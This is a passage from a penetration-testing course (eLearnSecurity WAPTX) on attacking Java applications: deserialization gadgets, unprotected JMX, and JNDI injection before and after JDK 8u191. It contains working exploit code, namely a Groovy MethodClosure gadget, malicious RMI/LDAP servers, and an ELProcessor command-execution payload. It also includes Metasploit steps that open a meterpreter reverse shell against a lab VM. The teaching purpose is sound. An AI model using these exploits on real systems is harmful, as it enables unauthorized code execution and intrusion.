Advanced Web Application

WAPTX

eLearn Security

AN iNE COMPANY

eLearnSecurity has been chosen by students in 140 countries in the world and by leading organizations such as:

Table Of Contents

ReadMe

- This course section is accompanied by a Virtual Machine that you must download and import. The *developer* user's password is **monica06**. By executing `sudo su` and providing the aforementioned password you can become **root**.
- This section relies heavily on the excellent work that was done by the infosec community. Some of the text is a lightly edited version of the original text. Refer to the **References** part for the full-blown articles. Credit goes to the respective researchers and companies.

1. ATTACKING JAVA APPLICATIONS

a. JAVA REMOTE CODE EXECUTION INTERNALS

Web application penetration testers should be aware of the Java features that they leverage when attacking Java applications. Some relevant Java features are polymorphism, serialization and reflection.

Object-oriented programming languages allow for **Polymorphism** (a.k.a "one interface, various implementations"). Java does that through interfaces, abstract classes and concrete classes. A great example is Java's *java.util.Map* interface. When a class wants to be considered a *Map*, it must implement method signatures that the *java.util.Map* interface defines. *java.util.HashMap* is a known implementation of the aforementioned interface. Programmers are free to create their own Map implementation, as follows.

```
public class XToZMap implements Map<Integer, String> { ... }
```

In case we want to utilize `XToZMap` functionality, we can do that as follows.

```
public class NewMap extends XToZMap { ... }
```

If `XToZMap` included the keyword `final` in its declaration (concrete class), then the Java Compiler or JVM would prevent `NewMap` from being created.

How polymorphism looks like in the "flesh" you may ask? Find an example below…

```
void useMap(Map<Integer, String> m) { ... }
XToZMap map1 = new XToZMap ();
HashMap<Integer, String> map2 = new HashMap<>();
useMap(map1);
useMap(map2);
```

The above code excerpt is an example of using polymorphic classes. A developer can write `useMap` without caring which *Map* implementation is passed.

Java's **Serialization** feature has been covered in the course already. Let us only mention that Java deserialization utilizes that the *java.io.Serializable* interface and the *java.io.ObjectOutputStream* and *java.io.ObjectInputStream* classes.

Reflection in Java (and other programming languages) is a type of metaprogramming that allows for information retrieval and modification at runtime. We have also seen reflection being defined as "the ability of a programming language to inspect itself". Reflection is usually not needed when creating Java applications. That being said, penetration testers heavily use reflection during exploit development and exploitation.

The reflection API is a quite powerful feature. To get an idea of how it can be used, see the source code below.

```
Map proxyInstance = (Map) Proxy.newProxyInstance(
  DynamicProxyTest.class.getClassLoader(),
  new Class[] { Map.class },
  (proxy, method, methodArgs) -> {
    if (method.getName().equals("get")) {
        return 42;
    } else {
        throw new UnsupportedOperationException(
          "Unsupported method: " + method.getName());
    }
});
```

The above code excerpt is an example of implementing *Map* with reflection. The lambda above implements the *java.lang.reflect.InvocationHandler* interface. Upon method invocation the code above will be called. The handler will be responsible for handling the various method calls.

Let's bring everything together in a hands-on lab…

Lab 1: Java Remote Code Execution Internals

In the */home/developer/Downloads/vulnerable/java_security* directory, a vulnerable Java server exists that accepts (through HTTP) and deserializes a submission (*com.cisco.amp.server.Submission*). Inside *com.cisco.amp.server.SubmissionController* the vulnerability is obvious, deserialization of untrusted data. Study the aforementioned source code parts and see for yourself.

As penetration testers, we should try sending a crafted submission.

By studying the *Submission* class, a *Collection<string>* member attracts our attention. *Collection* is an interface and, as previously discussed, we can leverage polymorphism to provide the server with our own custom (malicious) collection. Essentially, we will try to override the *Collection* method that the server calls.

First, see below how remote code execution can be achieved in Java.

```
Runtime.getRuntime().exec("touch /tmp/xxx");
```

A malicious collection could look, as follows.

```
private static Collection<String> CraftMaliciousCollection() {
    return new ArrayList<String>(){
        @Override
        public Iterator iterator() {
            try {
                Runtime.getRuntime().exec("touch /tmp/xxx");
            } catch (IOException e) {
            }
            return null;
        }
    };
}
```

Unfortunately, polymorphism (the malicious collection) is not enough to create a working exploit. During deserialization, classloaders are utilized for finding the bytecode of the passed classes. In the case of our exploit, those will be missing. Luckily, reflection can be used to make the server capable of finding and executing our exploit code. Under the hood, reflection will use classes that the server already contains.

The vulnerable server included the below dependency.

```
<dependency>
    <groupId>org.codehaus.groovy</groupId>
    <artifactId>groovy-all</artifactId>
    <version>2.4.0</version>
</dependency>
```

The dependency above includes two interesting classes *org.codehaus.groovy.runtime.ConvertedClosure* and *org.codehaus.groovy.runtime.MethodClosure.ConvertedClosure*. They implement *InvocationHandler*. Why is this dependency important? Because we can't use a custom implementation of *InvocationHandler*. As discussed, a reflective *Collection* implementation requires using classes that the server has access to. The latest version of our malicious collection looks as follows.

```
private static Collection<String> CraftMaliciousCollection() {
    MethodClosure methodClosure = new MethodClosure("touch /tmp/xxx",
"execute");
    ConvertedClosure iteratorHandler = new ConvertedClosure(methodClosure,
"iterator");
    Collection exploitCollection = (Collection) Proxy.newProxyInstance(
            Client.class.getClassLoader(), new Class<?>[]{Collection.class},
iteratorHandler);
    return exploitCollection
}
```

The reflective implementation is facilitated by `Closure` (like the previously mentioned Java lambda), since an implementation of it (`MethodClosure`) can run a system command.

To try the exploitation process yourself, execute the below inside the provided Virtual Machine (in two different terminals).

```
java -jar
/home/developer/Downloads/vulnerable/java_security/server/target/server-
0.0.1-SNAPSHOT.jar
```

```
java -jar
/home/developer/Downloads/vulnerable/java_security/client/target/client-
0.0.1-SNAPSHOT.jar
```

A file named "xxx" will now be visible inside the */tmp* directory.

```
t
systemd-private-472c6abf5b1e413a882157035d8bf77f-systemd-timesyncd.service-7HRp
8Q
tomcat.3702976140751141160.8080
tomcat-docbase.5281861383424584289.8080
VMwareDnD
vmware-root_646-2722173496
xxx
developer@ubuntu:/tmp$
```

Feel free to study the related source code of the client, to see how the exploit was developed.

b. ATTACKING RMI-BASED JMX SERVICES

Truth be told, RMI is no longer used during application development. That being said, RMI is still being heavily used to remotely monitor applications via JMX.

Java Management Extensions (JMX) is a Java technology that supplies tools for managing and monitoring applications, system objects, devices (such as printers) and service-oriented networks. It should be noted that JMX is not only able to read values from a remote system, it can also invoke methods on the system.

JMX enables managing resources through managed beans. A managed bean (MBean) is a Java Bean class in accordance with the JMX standard. An application can be managed over JMX through an MBean that is related to it. Accessing a MBean/JMX service can be performed through the "*jconsole*" tool (included on the available JDK).

Connecting to a remote MBean server requires the existence of a JMX connector (on the remote server).

By default, Java provides a remote JMX connector that is based on Java RMI (Remote Method Invocation). In general, you can enable JMX by adding the following arguments to the java call.

```
-Dcom.sun.management.jmxremote.port=2222 -
Dcom.sun.management.jmxremote.authenticate=false -
Dcom.sun.management.jmxremote.ssl=false
```

If we perform a port scan on the remote system, we should be able to see that the TCP port 2222 actually hosts a RMI naming registry that exposes one object under the name "jmxrmi". The actual RMI service can be accessed on a randomly-selected TCP port.

In case we have a client that is not written in Java and therefore can't use Java RMI, a JMX adaptor is used to facilitate the entering to the Java environment.

At this point we should note that an insufficiently secure JMX instance (unprotected or easily brute-forced) can result in total application compromise. Let's see an example:

Lab 2: Attacking RMI-based JMX Services

In the */home/developer/Downloads/solr-8.1.1/* directory, a vulnerable solr instance exists that exposes an unprotected JMX service. You can start solr, as follows.

```
cd /home/developer/Downloads/solr-8.1.1/solr/bin
./solr start
```

Now, spin up a penetration testing distribution and perform a thorough nmap scan against the provided Virtual Machine (use the -sC, -sV and -A options, the *rmi-dumpregistry* nse script may be needed as well to identify the name where the JMX RMI interface is bound). You should see the below.

```
PORT      STATE SERVICE  VERSION
18983/tcp open  java-rmi Java RMI
| rmi-dumpregistry:
|   jmxrmi
|      implements javax.management.remote.rmi.RMIServer,
|     extends
|       java.lang.reflect.Proxy
|       fields
|           Ljava/lang/reflect/InvocationHandler; h
|             java.rmi.server.RemoteObjectInvocationHandler
|             @192.168.227.136:18983
|             extends
|               java.rmi.server.RemoteObject
```

To compromise the unprotected service, execute the below inside Metasploit.

```
use exploit/multi/misc/java_jmx_server
set RHOSTS <the provided vm's IP>
set RPORT 18983
set payload java/meterpreter/reverse_tcp
set LHOST <your attacking vm's ip>
run
```

A new meterpreter session should be established.

```
msf5 exploit(multi/misc/java_jmx_server) > run

[*] Started reverse TCP handler on 192.168.227.128:4444
[*] 192.168.227.136:18983 - Using URL: http://0.0.0.0:8080/MguzVG2mgijHu5
[*] 192.168.227.136:18983 - Local IP: http://192.168.227.128:8080/MguzVG2mgijHu5
[*] 192.168.227.136:18983 - Sending RMI Header...
[*] 192.168.227.136:18983 - Discovering the JMXRMI endpoint...
[+] 192.168.227.136:18983 - JMXRMI endpoint on 192.168.227.136:18983
[*] 192.168.227.136:18983 - Proceeding with handshake...
[+] 192.168.227.136:18983 - Handshake with JMX MBean server on 192.168.227.136:1
8983
[*] 192.168.227.136:18983 - Loading payload...
[*] 192.168.227.136:18983 - Replied to request for mlet
[*] 192.168.227.136:18983 - Replied to request for payload JAR
[*] 192.168.227.136:18983 - Executing payload...
[*] Sending stage (53844 bytes) to 192.168.227.136
[*] Meterpreter session 1 opened (192.168.227.128:4444 -> 192.168.227.136:47126)
 at 2020-02-02 22:51:46 +0200
```

c. JNDI Injections

According to Veracode, “Java Naming and Directory Interface (JNDI) is a Java API that allows clients to discover and look up data and objects via a name. These objects can be stored in different naming or directory services, such as Remote Method Invocation (RMI), Common Object Request Broker Architecture (CORBA), Lightweight Directory Access Protocol (LDAP), or Domain Name Service (DNS).

In other words, JNDI is a simple Java API (such as *'InitialContext.lookup(String name)'*) that takes just one string parameter, and if this parameter comes from an untrusted source, it could lead to remote code execution via remote class loading.

When the name of the requested object is controlled by an attacker, it is possible to point a victim Java application to a malicious rmi/ldap/corba server and respond with an arbitrary object. If this object is an instance of "*javax.naming.Reference*" class, a JNDI client tries to resolve the "*classFactory*" and "*classFactoryLocation*" attributes of this object. If the "*classFactory*" value is unknown to the target Java application, Java fetches the factory's bytecode from the "*classFactoryLocation*" location by using Java's *URLClassLoader*.

Due to its simplicity, it is very useful for exploiting Java vulnerabilities even when the '*InitialContext.lookup*' method is not directly exposed to the tainted data. In some cases, it still can be reached via Deserialization or Unsafe Reflection attacks.”

Lab 3: JNDI Injections before JDK 1.8.0_191

In the provided Virtual Machine open a new terminal and execute `intellij-idea-community`.

Go to *File*, *Open* and navigate to */home/developer/IdeaProjects/HelloWorld*.

Then press *OK*.

What you will see is a sample application that insecurely utilizes `InitialContext.lookup`.

```
import javax.naming.Context;
import javax.naming.InitialContext;
public class HelloWorld {
    public static void main(String[] args) throws Exception {
        String uri = "rmi://localhost:1097/Object";
        Context ctx = new InitialContext();
```

```
        ctx.lookup(uri);
    }
}
```

If what you see inside HelloWorld.java is different than the above. Delete everything and copy-paste the above code.

If an attacker manages to tamper with the *uri* String, he will essentially perform a JNDI injection that will lead to remote code execution, if the utilized JDK version is chronologically before JDK 1.8.0_191. Remote code execution will be achieved through remote class loading.

To do that as an attacker, you first need to create the malicious class to be loaded. See such a class below.

```
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.Reader;
import javax.print.attribute.standard.PrinterMessageFromOperator;
public class Object {
    public Object() throws IOException,InterruptedException{
        String cmd="whoami";
        final Process process = Runtime.getRuntime().exec(cmd);
        printMessage(process.getInputStream());;
        printMessage(process.getErrorStream());
        int value=process.waitFor();
        System.out.println(value);
    }

    private static void printMessage(final InputStream input) {
        // TODO Auto-generated method stub
        new Thread (new Runnable() {
```

```java
            @Override
            public void run() {
                // TODO Auto-generated method stub
                Reader reader =new InputStreamReader(input);
                BufferedReader bf = new BufferedReader(reader);
                String line = null;
                try {
                    while ((line=bf.readLine())!=null)
                    {
                        System.out.println(line);
                    }
                }catch (IOException  e){
                    e.printStackTrace();
                }
            }
        }).start();
    }
}
```

You also need a malicious RMI Server. See such a server below.

```java
import com.sun.jndi.rmi.registry.ReferenceWrapper;
import javax.naming.Reference;
import java.rmi.registry.Registry;
import java.rmi.registry.LocateRegistry;

public class EvilRMIServer {

    public static void main(String args[]) throws Exception {

        Registry registry = LocateRegistry.createRegistry(1097);
        Reference aa = new Reference("Object", "Object",
"http://127.0.0.1:8081/");
```

```
        ReferenceWrapper refObjWrapper = new ReferenceWrapper(aa);
        System.out.println("Binding 'refObjWrapper' to
'rmi://127.0.0.1:1097/Object'");
        registry.bind("Object", refObjWrapper);
    }
}
```

To witness the attack in action, execute the below.

Inside the provided Virtual Machine:


- Inside IntelliJ IDEA, go to *File*, *Open* and navigate to */home/developer/IdeaProjects/EvilRMIServer*. Then, click *OK* and open the project in a new window.
- Delete any source code you see inside EvilRMIServer.java and copy-paste the source code of the malicious RMI Server above.
- Open a new terminal and execute `sudo update-alternatives --config javac`
  Choose */opt/jdk/jdk1.7.0_80/bin/javac*

```
developer@ubuntu:~/Downloads/vulnerable/jndi_before$ sudo update-alternatives -
-config javac
[sudo] password for developer:
There are 7 choices for the alternative javac (providing /usr/bin/javac).

  Selection    Path                                         Priority   Status
------------------------------------------------------------
  0            /usr/lib/jvm/java-11-oracle/bin/javac         1091      auto mod
e
  1            /opt/jdk/jdk1.7.0_80/bin/javac                100       manual m
ode
* 2            /opt/jdk/jdk1.8.0_151/bin/javac               100       manual m
ode
  3            /opt/jdk/jdk1.8.0_161/bin/javac               100       manual m
ode
  4            /opt/jdk/jdk1.8.0_181/bin/javac               100       manual m
ode
  5            /opt/jdk/jdk1.8.0_241/bin/javac               100       manual m
ode
  6            /usr/lib/jvm/java-11-oracle/bin/javac         1091      manual m
ode
  7            /usr/lib/jvm/java-8-openjdk-amd64/bin/javac   1081      manual m
ode

Press <enter> to keep the current choice[*], or type selection number: 1
update-alternatives: using /opt/jdk/jdk1.7.0_80/bin/javac to provide /usr/bin/j
avac (javac) in manual mode
```

  Also execute `sudo update-alternatives --config java` and choose */opt/jdk/jdk1.7.0_80/bin/java*
- Navigate to */home/developer/Downloads/vulnerable/jndi_before* and execute `javac Object.java` (Object.java contains the malicious class we talked about above)


- In the same directory execute `python -m SimpleHTTPServer 8081`
- Inside IntelliJ IDEA, [change the module SDK]() to 1.7.0_80 (JDKs are available on */opt/jdk*), go to *File*, *Settings* and change the Project bytecode version to 7. Finally, go to *Run* and click Run '*EvilRMIServer*'
- Finally, inside IntelliJ IDEA go to the *HelloWorld* project, change the used SDK to 1.7.0_80, navigate to *Run* and click *Run 'HelloWorld'*.

You should see the below.




In this case, we simulated the JNDI injection. HelloWorld pointed to our EvilRMIServer. EvilRMIServer successfully caused our malicious class to be loaded into the HelloWorld application and the specified `whoami` command was executed successfully.

The same could have been achieved without the EvilRMIServer project, with the help of https://github.com/mbechler/marshalsec, as follows.

- Terminate and close the EvilRMIServer project (keep the python server alive)
- Open a new terminal and navigate to */home/developer/Downloads/marshalsec/target*
- Execute `java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer http://127.0.0.1:8081/#Object`
  - 

- Point the HelloWorld application to port 1099 (simulating a JNDI injection) and click *Run 'HelloWorld'* again.



The result will be the same!


This technique worked well up to Java 8u121 when Oracle added codebase restrictions to RMI.

After that, it was possible to use a malicious LDAP server. You can try this attack in the provided Virtual Machine as follows.

- Keep the python server that was hosting the malicious class alive.
- Open a new terminal and navigate to */home/developer/Downloads/marshalsec/target*
- Execute `java -cp marshalsec-0.0.3-SNAHOT-all.jar marshalsec.jndi.LDAPRefServer` http://127.0.0.1:8081/#Object

```
^Cdeveloper@ubuntu:~/Downloads/marshalsec/target$ java -cp marshalsec-0.0.3-SNA
HOT-all.jar marshalsec.jndi.LDAPRefServer http://127.0.0.1:8081/#Object
Listening on 0.0.0.0:1389
```

- Point the HelloWorld application to port 1389 (simulating a JNDI injection) and click *Run 'HelloWorld'* again (notice the protocol change in the code).



Lab 4: JNDI Injections after JDK 1.8.0_191

According to Veracode, “Since Java 8u191, when a JNDI client receives a Reference object, its "*classFactoryLocation*" is not used, either in RMI or in LDAP. On the other hand, we still can specify an arbitrary factory class in the "*javaFactory*" attribute.

This class will be used to extract the real object from the attacker's controlled "*javax.naming.Reference*". It should exist in the target classpath, implement "*javax.naming.spi.ObjectFactory*" and have at least a "*getObjectInstance*" method:

```
public interface ObjectFactory {
/**
 * Creates an object using the location or reference information
 * specified.
 * ...
/*
    public Object getObjectInstance(Object obj, Name name, Context nameCtx,
                                    Hashtable environment)
        throws Exception;
}
```

The main idea was to find a factory in the target classpath that does something dangerous with the Reference's attributes. Looking at the different implementations of this method in the JDK and popular libraries, we found one that seems very interesting in terms of exploitation.

The "*org.apache.naming.factory.BeanFactory*" class within Apache Tomcat Server contains a logic for bean creation by using reflection.

```
public class BeanFactory
    implements ObjectFactory {

    /**
     * Create a new Bean instance.
     *
     * @param obj The reference object describing the Bean
     */
    @Override
    public Object getObjectInstance(Object obj, Name name, Context nameCtx,
                                    Hashtable environment)
        throws NamingException {

        if (obj instanceof ResourceRef) {

            try {

                Reference ref = (Reference) obj;
                String beanClassName = ref.getClassName();
                Class beanClass = null;
                ClassLoader tcl =
                    Thread.currentThread().getContextClassLoader();
                if (tcl != null) {
                    try {
                        beanClass = tcl.loadClass(beanClassName);
                    } catch(ClassNotFoundException e) {
                    }
                } else {
                    try {
                        beanClass = Class.forName(beanClassName);
                    } catch(ClassNotFoundException e) {
                        e.printStackTrace();
```

```
        }
    }

    ...

    BeanInfo bi = Introspector.getBeanInfo(beanClass);
    PropertyDescriptor[] pda = bi.getPropertyDescriptors();

    Object bean = beanClass.getConstructor().newInstance();

    /* Look for properties with explicitly configured setter */
    RefAddr ra = ref.get("forceString");
    Map forced = new HashMap<>();
    String value;

    if (ra != null) {
        value = (String)ra.getContent();
        Class paramTypes[] = new Class[1];
        paramTypes[0] = String.class;
        String setterName;
        int index;

        /* Items are given as comma separated list */
        for (String param: value.split(",")) {
            param = param.trim();
            /* A single item can either be of the form name=method
             * or just a property name (and we will use a standard
             * setter) */
            index = param.indexOf('=');
            if (index >= 0) {
                setterName = param.substring(index + 1).trim();
                param = param.substring(0, index).trim();
            } else {
                setterName = "set" +
                             param.substring(0, 1).toUpperCase(Locale.ENGLISH) +
                             param.substring(1);
            }
            try {
```

```
                    forced.put(param,
                               beanClass.getMethod(setterName, paramTypes));
                } catch (NoSuchMethodException|SecurityException ex) {
                    throw new NamingException
                        ("Forced String setter " + setterName +
                         " not found for property " + param);
                }
            }
        }

        Enumeration e = ref.getAll();

        while (e.hasMoreElements()) {

            ra = e.nextElement();
            String propName = ra.getType();

            if (propName.equals(Constants.FACTORY) ||
                propName.equals("scope") || propName.equals("auth") ||
                propName.equals("forceString") ||
                propName.equals("singleton")) {
                continue;
            }

            value = (String)ra.getContent();

            Object[] valueArray = new Object[1];

            /* Shortcut for properties with explicitly configured setter */
            Method method = forced.get(propName);
            if (method != null) {
                valueArray[0] = value;
                try {
                    method.invoke(bean, valueArray);
                } catch (IllegalAccessException|
                         IllegalArgumentException|
                         InvocationTargetException ex) {
                    throw new NamingException
```

```
                                        ("Forced String setter " + method.getName() +
                                         " threw exception for property " + propName);
                                }
                                continue;
                            }
...
```

The "*BeanFactory*" class creates an instance of arbitrary bean and calls its setters for all properties. The target bean class name, attributes, and attribute's values all come from the Reference object, which is controlled by an attacker.

The target class should have a public no-argument constructor and public setters with only one "String" parameter. In fact, these setters may not necessarily start from '*set..*' as "*BeanFactory*" contains some logic surrounding how we can specify an arbitrary setter name for any parameter.

```
/* Look for properties with explicitly configured setter */
RefAddr ra = ref.get("forceString");
Map forced = new HashMap<>();
String value;

if (ra != null) {
    value = (String)ra.getContent();
    Class paramTypes[] = new Class[1];
    paramTypes[0] = String.class;
    String setterName;
    int index;

    /* Items are given as comma separated list */
    for (String param: value.split(",")) {
        param = param.trim();
        /* A single item can either be of the form name=method
         * or just a property name (and we will use a standard
         * setter) */
        index = param.indexOf('=');
        if (index >= 0) {
            setterName = param.substring(index + 1).trim();
            param = param.substring(0, index).trim();
        } else {
```

```
            setterName = "set" +
                         param.substring(0, 1).toUpperCase(Locale.ENGLISH) +
                         param.substring(1);
        }
```

The magic property used here is "*forceString*". By setting it, for example, to "*x=eval*", we can make a method call with name '*eval*' instead of '*setX*', for the property '*x*'.

So, by utilizing the "*BeanFactory*" class, we can create an instance of arbitrary class with default constructor and call any public method with one "String" parameter.

One of the classes that may be useful here is "*javax.el.ELProcessor*". In its "*eval*" method, we can specify a string that will represent a Java expression language template to be executed.

```
package javax.el;
...
public class ELProcessor {
...
    public Object eval(String expression) {
        return getValue(expression, Object.class);
    }
```

And here is a malicious expression that executes arbitrary command when evaluated:

```
{"".getClass().forName("javax.script.ScriptEngineManager").newInstance().getE
ngineByName("JavaScript").eval("new
java.lang.ProcessBuilder['(java.lang.String[])'](['/bin/sh','-c','touch
/tmp/rce']).start()")}
```

"


After 1.8.0_191, we need an RMI server that utilizes the above to achieve remote code execution. Such a malicious RMI server can be found below.

```
import java.rmi.registry.*;
import com.sun.jndi.rmi.registry.*;
import javax.naming.*;
import org.apache.naming.ResourceRef;

public class EvilRMIServer {
    public static void main(String[] args) throws Exception {
        System.out.println("Creating evil RMI registry on port 1097");
        Registry registry = LocateRegistry.createRegistry(1097);

        //prepare payload that exploits unsafe reflection in
org.apache.naming.factory.BeanFactory
        ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "",
"", true,"org.apache.naming.factory.BeanFactory",null);
        //redefine a setter name for the 'x' property from 'setX' to 'eval',
see BeanFactory.getObjectInstance code
        ref.add(new StringRefAddr("forceString", "x=eval"));
        ref.add(new StringRefAddr("x",
"\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().
getEngineByName(\"JavaScript\").eval(\"new
java.lang.ProcessBuilder['(java.lang.String[])'](['/bin/sh','-c','touch
/tmp/rce']).start()\")"));

        ReferenceWrapper referenceWrapper = new
com.sun.jndi.rmi.registry.ReferenceWrapper(ref);
        registry.bind("Object", referenceWrapper);
    }
}
```

You can practice this attack inside the provided Virtual Machine as follows.

- Inside IntelliJ IDEA, go to *File*, *Open* and navigate to */home/developer/IdeaProjects/EvilRMIServer*. Then, click *OK* and open the project in a new window.
- Change the SDK to 1.8.0_241 and the project bytecode version to 8

- Delete any source code you see inside EvilRMIServer.java and copy-paste the source code of the malicious RMI Server above.
- Finally, go to *Run* and click *Run 'EvilRMIServer'*
- Inside IntelliJ IDEA, go to *File*, *Open* and navigate to */home/developer/IdeaProjects/HelloWorld*. Then, click *OK* and open the project in a new window.
- Change the SDK to 1.8.0_241
- Finally, point the application to the EvilRMIServer (simulating a JNDI injection), go to *Run* and click *Run 'HelloWorld'*



Inside the */tmp* directory a file named *rce* should now exist!

```
developer@ubuntu:/tmp$ ls
config-err-n7qXGb
hsperfdata_developer
kotlin-idea-5857870728953842508-is-running
rce
sqlite-3.21.0.1-fec68af7-0b27-4c93-9f2e-897eee43d750-libsqlitejdbc.so
sqlite-3.21.0.1-fec68af7-0b27-4c93-9f2e-897eee43d750-libsqlitejdbc.so.lck
ssh-TJOXJAgqldt3
systemd-private-59369b85cc1b43449feecae0844612fd-apache2.service-frjuDJ
systemd-private-59369b85cc1b43449feecae0844612fd-bolt.service-nBEnXm
systemd-private-59369b85cc1b43449feecae0844612fd-colord.service-JRbLoM
systemd-private-59369b85cc1b43449feecae0844612fd-fwupd.service-VE6LJm
systemd-private-59369b85cc1b43449feecae0844612fd-ModemManager.service-rPg6uQ
systemd-private-59369b85cc1b43449feecae0844612fd-rtkit-daemon.service-huUpfO
systemd-private-59369b85cc1b43449feecae0844612fd-systemd-resolved.service-hMzxa
2
systemd-private-59369b85cc1b43449feecae0844612fd-systemd-timesyncd.service-p9Ha
dW
VMwareDnD
vmware-root_671-3988556280
```
"

d. ATTACKING JAVA RMI SERVICES AFTER JEP 290

We have already come across Java RMI, when attacking RMI-based JMX services. This time we will focus Java RMI services. Java RMI is the Java version of distributed object communication and is mainly used to implement client-/server applications like Java-based fat clients. Like most implementations, Java is using stubs and skeletons to do this. To create those stubs and skeletons, Java requires that the service must define an interface which extends the Remote interface.

To make this implementation accessible over the network, the server must register a service instance under a name in a RMI Naming Registry. The service instance gets registered under a certain name. Clients can query the register to get a reference for the serve-side object and which interfaces its implements. Most RMI naming registries use the default port (TCP 1099) for the naming registry but an arbitrary port can be used.

Note: The RMI standard by itself does not provide any form of authentication. This is therefore often implemented on the application level, for example by providing a "login" method that can be called by the client. This moves security to the (attacker controlled) client, which is always a bad idea.

RMI services are based on Java Deserialization, they can be exploited if a valid gadget is available in the classpath of the service. The introduction of [JEP 290] killed the known RMI exploits in ysoserial (*RMIRegistryExploit* and *JRMPClient*).

That being said, we can still attack Java RMI services at the application level, as long as no process-wide filters have been set. This can be achieved:

